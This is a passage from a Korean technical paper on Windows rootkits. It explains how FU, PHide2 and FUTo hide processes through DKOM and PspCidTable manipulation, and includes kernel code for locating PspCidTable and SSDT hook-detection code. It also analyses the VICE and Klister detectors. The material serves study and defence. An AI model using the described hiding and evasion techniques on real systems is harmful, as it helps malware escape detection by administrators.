   printf("CurrentProcessorNumber %lx", KeGetCurrentProcessorNumber());
   PKDDEBUGGER_DATA32 p1 = KeGetCurrentDBGKD();
   printf("KdVersionData -> %p", p1);
   if (p1 && MmIsAddressValid(p1))
   {
      printf("No. of CPU's -> %ld", KeNumberProcessors);
      printf("KernBase -> %p", p1->KernBase);
      printf("PsLoadedModuleList -> %p", p1->PsLoadedModuleList);
      printf("PsActiveProcessHead -> %p", p1->PsActiveProcessHead);
      printf("PspCidTable -> %p", p1->PspCidTable);
   };
};
```

```
typedef struct _DBGKD_DEBUG_DATA_HEADER32 {
    LIST_ENTRY32 List;
    ULONG          OwnerTag;
    ULONG          Size;
} DBGKD_DEBUG_DATA_HEADER32, *PDBGKD_DEBUG_DATA_HEADER32;

typedef struct _KDDEBUGGER_DATA32 { // unknown 제외
    ULONG    Unknown1[12];
    DBGKD_DEBUG_DATA_HEADER32 Header;
    ULONG    KernBase;
    ULONG    BreakpointWithStatus;       // address of breakpoint
    ULONG    SavedContext;
    USHORT   ThCallbackStack;            // offset in thread data
    USHORT   NextCallback;               // saved pointer to next callback frame
    USHORT   FramePointer;               // saved frame pointer
    USHORT   PaeEnabled:1;
    ULONG    KiCallUserMode;             // kernel routine
    ULONG    KeUserCallbackDispatcher;   // address in ntdll
    ULONG    PsLoadedModuleList;
    ULONG    PsActiveProcessHead;
    ULONG    PspCidTable;
    ULONG    ExpSystemResourcesList;
    ULONG    ExpPagedPoolDescriptor;
    ULONG    ExpNumberOfPagedPools;
    ULONG    KeTimeIncrement;
    ULONG    KeBugCheckCallbackListHead;
    ULONG    KiBugcheckData;
    ULONG    IopErrorLogListHead;
    ULONG    ObpRootDirectoryObject;
    ULONG    ObpTypeObjectType;
    ULONG    MmSystemCacheStart;
    ULONG    MmSystemCacheEnd;
    ULONG    MmSystemCacheWs;
    ULONG    MmPfnDatabase;
    ULONG    MmSystemPtesStart;
    ULONG    MmSystemPtesEnd;
    ULONG    MmSubsectionBase;
    ULONG    MmNumberOfPagingFiles;
    ULONG    MmLowestPhysicalPage;
    ULONG    MmHighestPhysicalPage;
    ULONG    MmNumberOfPhysicalPages;
```

```
    ULONG   MmMaximumNonPagedPoolInBytes;
    ULONG   MmNonPagedSystemStart;
    ULONG   MmNonPagedPoolStart;
    ULONG   MmNonPagedPoolEnd;
    ULONG   MmPagedPoolStart;
    ULONG   MmPagedPoolEnd;
    ULONG   MmPagedPoolInformation;
    ULONG   MmPageSize;
    ULONG   MmSizeOfPagedPoolInBytes;
    ULONG   MmTotalCommitLimit;
    ULONG   MmTotalCommittedPages;
    ULONG   MmSharedCommit;
    ULONG   MmDriverCommit;
    ULONG   MmProcessCommit;
    ULONG   MmPagedPoolCommit;
    ULONG   MmZeroedPageListHead;
    ULONG   MmFreePageListHead;
    ULONG   MmStandbyPageListHead;
    ULONG   MmModifiedPageListHead;
    ULONG   MmModifiedNoWritePageListHead;
    ULONG   MmAvailablePages;
    ULONG   MmResidentAvailablePages;
    ULONG   PoolTrackTable;
    ULONG   NonPagedPoolDescriptor;
    ULONG   MmHighestUserAddress;
    ULONG   MmSystemRangeStart;
    ULONG   MmUserProbeAddress;
    ULONG   KdPrintCircularBuffer;
    ULONG   KdPrintCircularBufferEnd;
    ULONG   KdPrintWritePointer;
    ULONG   KdPrintRolloverCount;
    ULONG   MmLoadedUserImageList;
} KDDEBUGGER_DATA32, *PKDDEBUGGER_DATA32;
```

이렇게 PspCidTable에 접근한 후 이제 임의의 Process를 해당 Table에서 제외시켜야 하는데, PspCidTable에 저장되는 Process들의 정보는 HANDLE_ENTRY형 구조체이므로 해당 구조체가 NULL로 대치됩니다. 이로 인해 Hidden Process가 닫힐 때 문제가 발생하게 됩니다. System이 Process를 닫으려고 시도할 때 System은 PspCidTable을 참조하여 NULL object를 Dereference 하려는 시도를 하게 되고 이것은 Blue Screen의 원인이 됩니다. FUTo는 이를 해결하기 위해 PsSetCreateProcessNotifyRoutine를 사용합니다. 이 API는 Process가 생성되거나 삭제될 때

callback됩니다. 즉 Hidden Process가 Termination되기 전에 callback 됩니다. 따라서 FUTo는 HANDLE_ENTRY의 값을 저장해놓은 뒤 Process가 close 되기 전 이 값을 복구하여 정상적으로 dereference가 되도록 하는 방법을 사용합니다.

2.5. Summary

2장에서는 Process를 감추는 기술과 해당 기술을 이용하는 몇몇 잘 알려진 Rootkit에 대하여 알아보았습니다. 2장에 소개된 Process를 감추는 기술과 Rootkit을 요약하면 아래와 같습니다.

① Process를 감추는 기술에는 여러 가지 종류가 있으나 최근에는 SSDT Hook과 DKOM을 이용한 Kernel Level에서의 조작 기술이 많이 사용되고 있다.

② FU는 DKOM을 이용하여 _SYSTEM_PROCESS 구조체의 포인터를 조작함으로써 Process를 감추는 방법을 사용한다.

③ PHide2는 새로운 스케쥴러와 스레드 리스트를 만들어 Process를 감추는 방법을 사용하여 Klister를 우회한다.

④ FUTo는 PspCidTable에서 Process를 제외함으로써 Blacklight, icesword를 우회한다.

3. Detect Method of Hidden Process

RootKit에 의해 숨겨진 Process를 탐지하는 방법 역시 여러 가지 입니다. Anti-Rootkit이 등장함에 따라 이를 우회하기 위해 발전된 여러 Rootkit이 개발되게 됩니다. 여러 유명한 Anti-Rootkit 프로그램들 중 몇 개의 동작 원리를 알아보겠습니다.

3.1. VICE

VICE는 James Butler가 제작한 Hook Detector 도구로써 DKOM 공격 기법이 활성화 되기 전 제작되었으며 IAT, SSDT, IRP, Inline Function Hook을 탐지합니다. VICE는 아쉽게도 Source Code를 제공하지 않지만 [2]에 제시된 Code가 SSDT Hook을 Detect 하는 코드와 유사할 것이라고 추측할 수 있습니다.

[2]에 제시된 SSDT Hook Detect Code는 아래와 같습니다.

```
#pragma pack(1)
typedef struct ServiceDescriptorEntry {
    unsigned int *ServiceTableBase;
    unsigned int *ServiceCounterTableBase;
    unsigned int NumberOfServices;
    unsigned char *ParamTableBase;
} SDTEntry_t;

typedef struct _NTOSKRNL {
    DWORD Base;
    DWORD End;
} NTOSKRNL, *PNTOSKRNL;

typedef struct _MODULE_INFO
{
    DWORD d_Reserved1;
    DWORD d_Reserved2;
    PVOID p_Base;
    DWORD d_Size;
    DWORD d_Flags;
    WORD w_Index;
    WORD w_Rank;
    WORD w_LoadCount;
    WORD w_NameOffset;
    WORD a_bPath[MAXIMUM_FILENAME_LENGTH];
} MODULE_INFO, *PMODULE_INFO, **PPMODULE_INFO;

typedef struct _MODULE_LIST
{
    int d_Modules;
    MODULE_INFO a_Modules [];
} MODULE_LIST, *PMODULE_LIST, **PPMODULE_LIST;
#pragma pack()

PMODULE_LIST g_pml;
NTOSKRNL g_ntoskrnl;

// Import KeServiceDescriptorTable from notskrnl.exe
__declspec(dllimport) SDTEntry_t KeServiceDescriptorTable;
```

```
PMODULE_LIST GetListOfModules(void);
void IdentifySSDTHooks(void);

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING
RegistryPath)
{
  int count;
  g_pml = NULL;
  g_ntoskrnl.Base = 0;
  g_ntoskrnl.End = 0;
  g_pml = GetListOfModules();

  if(!g_pml)
    return STATUS_UNSUCCESSFUL;

  for(count=0; count < g_pml->d_Modules; count++)
  {
    // ntoskrnl.exe를찾는다
    if(_stricmp("ntoskrnl.exe", g_pml->a_Modules[count].a_bPath + g_pml-
>a_Modules[count].w_NameOffset) == 0)
    {
      g_ntoskrnl.Base = (DWORD)g_pml->a_Modules[count].p_Base;
      g_ntoskrnl.End = ((DWORD)g_pml->a_Modules[count].p_Base + g_pml-
>a_Modules[count].d_Size);
    }
  }
  ExFreePool(g_pml);

  if(g_ntoskrnl.Base != 0)
    return STATUS_SUCCESS;
  else
    return STATUS_UNSUCCESSFUL;
}

PMODULE_LIST GetListOfModules(void)
{
  ULONG ul_NeededSize;
  ULONG *pul_ModuleListAddress = NULL;
  NTSTATUS ns;
  PMODULE_LIST pml = NULL;

  // 모듈 정보를 저장하기 위한 메모리 크기를 구하는 호출
  ZwQuerySystemInformation(SystemModuleInformation, &ul_NeededSize, 0,
&ul_NeededSize);
  pul_ModuleListAddress = (ULONG *)ExAllocatePool(PagedPool, ul_NeededSize);
```

```
  if(!pul_ModuleListAddress)
    return (PMODULE_LIST)pul_ModuleListAddress;

  ns = ZwQuerySystemInformation(SystemModuleInformation, pul_ModuleListAddress,
ul_NeededSize, 0);

  if(ns != STATUS_SUCCESS)
  {
  // 할당한커널메모리를해제한다
  ExFreePool((PVOID)pul_ModuleListAddress);
  return NULL;
  }
  pml = (PMODULE_LIST)pul_ModuleListAddress;

  return pml;
}

void IdentifySSDTHooks(void)
{
  int i;

  for(i=0; i < KeServiceDescriptorTable.NumberOfServices; i++)
  {
    if( (KeServiceDescriptorTable.ServiceTableBase[i] < g_ntoskrnl.Base) ||
                              (KeServiceDescriptorTable.ServiceTableBase[i] > g_ntoskrnl.End))
    {
      DbgPrint("System call %d is hooked at address %x!\n", i,
KeServiceDescriptorTable.ServiceCounterTableBase[i]);
    }
  }
}
```

먼저 DriverEntry에서 GetListOfModules() 함수를 이용해 로드된 모듈 리스트를 g_pml 변수에 받아옵니다. GetListOfModules() 함수는 모듈 리스트를 얻기 위해 ZwQuerySystemInformation() 함수에 SystemModuleInformation 인자를 사용합니다.

g_pml 변수에 저장된 로드된 모듈의 리스트들에서 ntoskrnl.exe를 찾은 다음 해당 모듈의 시작주소와 끝 주소를 저장합니다. 이후 IdentifySSDTHooks() 함수에서 SSDT의 각 함수들의 Base 주소가 ntoskrnl.exe의 주소 범위 내에 있는지를 탐색합니다.

아래는 VICE의 Driver 파일인 VICESYS.sys를 리버싱 한 화면입니다.



그림 25. VICESYS.sys 1

그림에서 볼 수 있듯이 notskrnl.exe를 Module List에서 찾습니다. Ntoskrnl.exe를 찾으면 loc_11538로 jump 합니다. 아래는 loc_11538 부분입니다.



그림 26. VICESYS.sys 2

위 그림은 ntoskrnl.exe의 Base 주소와 End 주소를 저장하는 것을 나타냅니다. 여기까지 보면 VICE가 앞 장에 제시된 소스 코드와 동일한 기능을 한다는 것을 알 수 있습니다.

아래는 [6]의 SSDT Hook을 이용해 notepad.exe Process를 감춘 후 VICE로 탐지하는 것을 나타내는 그림입니다.



그림 27. SSDT Detect with VICE

그림에서 볼 수 있듯이 VICE는 Rootkit에 대한 상세한 정보를 가능한 한 자세히 제공함으로써 관리자들이 Rootkit을 제거하기 쉽도록 하고 있습니다. 하지만 아래 그림에서 볼 수 있듯이 False Positive가 많은 편입니다. 아래는 아무것도 설치되지 않은 상태에서 VICE를 실행한 화면입니다.

그림 28. False Positive of VICE

또 FU Rootkit처럼 DKOM을 이용한 Rootkit은 탐지하지 못함을 아래에서 확인할 수 있습니다.



그림 29. FU

위의 그림은 FU를 이용해서 notepad.exe Process를 숨긴 화면입니다.



그림 30. VICE with FU Rootkit

위의 그림에서 볼 수 있듯이 VICE는 DKOM Rootkit을 탐지할 수 없습니다.

3.2. Klister

Klister는 PatchFinder를 제안한 Joanna Rutkowska의 또 다른 Anti-Rootkit 도구입니다(Joanna Rutkowska는 요즘 Bluepill이라는 Virtualization Rootkit Project를 진행하고 있습니다). Klister는 2.2에서 소개한 FU Rootkit 같이 DKOM을 이용하는 Rootkit을 탐지하기 위한 목적으로 제작되었습니다. Process를 감추기 위하여 DKOM을 조작하는 Rootkit들은 일반적으로 PsActiveProcessList에서 특정 Process의 EProcess를 unlink 하는 방법을 사용합니다. Joanna Rutkowska는 Process List에서 특정 Process에 대한 link를 제거했음에도 불구하고 해당 Process가 정상적으로 작동하는 것에 착안을 하였습니다(사실은 Klister v0.3에서의 실수입니다). Process는 Resource와 Context만 제공할 뿐 실제로 실행되는 것은 Process가 아닌 Thread라고 봐도 무방하므로 이 Thread들은 실행상태로 진입하기 위해 반드시 OS로부터 CPU Time을 할당 받아야만 합니다. 즉, OS Dispatcher는 Process List에 관계없이 Thread들을 Scheduling 하기 위한 List를 가지고 있으며 이 Thread를 이용해서 Process List를 재구성 할 수 있을 것이다라는 것이 Joanna Rutkowska의 생각이었습니다. 그러므로 PsActiveProcessList에 의해 구성된 Process List와 Thread로부터 재구성된 Process List를 비교하면 Rootkit에 의해 숨겨진 Process를 탐지하는 것이 가능해집니다.

Klister는 오직 Windows 2000에서만 사용할 수 있는데 KiWaitInListHead, KiWaitOutListHead, KiDispatcherReadyListHead 자료 구조로부터 존재하는 Thread를 목록화하기 때문입니다.

(XP에는 KiWaitListHead, KiDispatcherReadyListHead 두 개의 자료 구조만이 존재합니다[12])

▪ KiDispatcherReadyListHead

Windows 2000에서 Thread는 아래 그림과 같이 7개의 상태를 가지게 됩니다.



그림 31. State of Thread

또한 Thread는 Windows가 제공하는 0부터 31까지의 총 32개의 우선순위를 가지며 아래 그림과 같이 각각의 값은 3개로 구분됩니다.

- 16개의 실시간 수준: 16 ~ 31
- 15개의 가변 수준: 1 ~ 15

- 하나의 시스템 수준: 0 (제로 페이지 Thread를 위해 예약됨)



그림 32. Priority of Thread

다음 그림과 같이 KiDispatcherReadyListHead는 Ready 상태의 Thread가 가질 수 있는 우선순위 순위 32개에 대한 각각의 table로 이루어져 있으며 어느 Thread를 실행시키고 선점시킬지를 빠르게 결정하기 위해 KiReadySummary라 불리는 32비트의 비트마스크를 유지합니다.

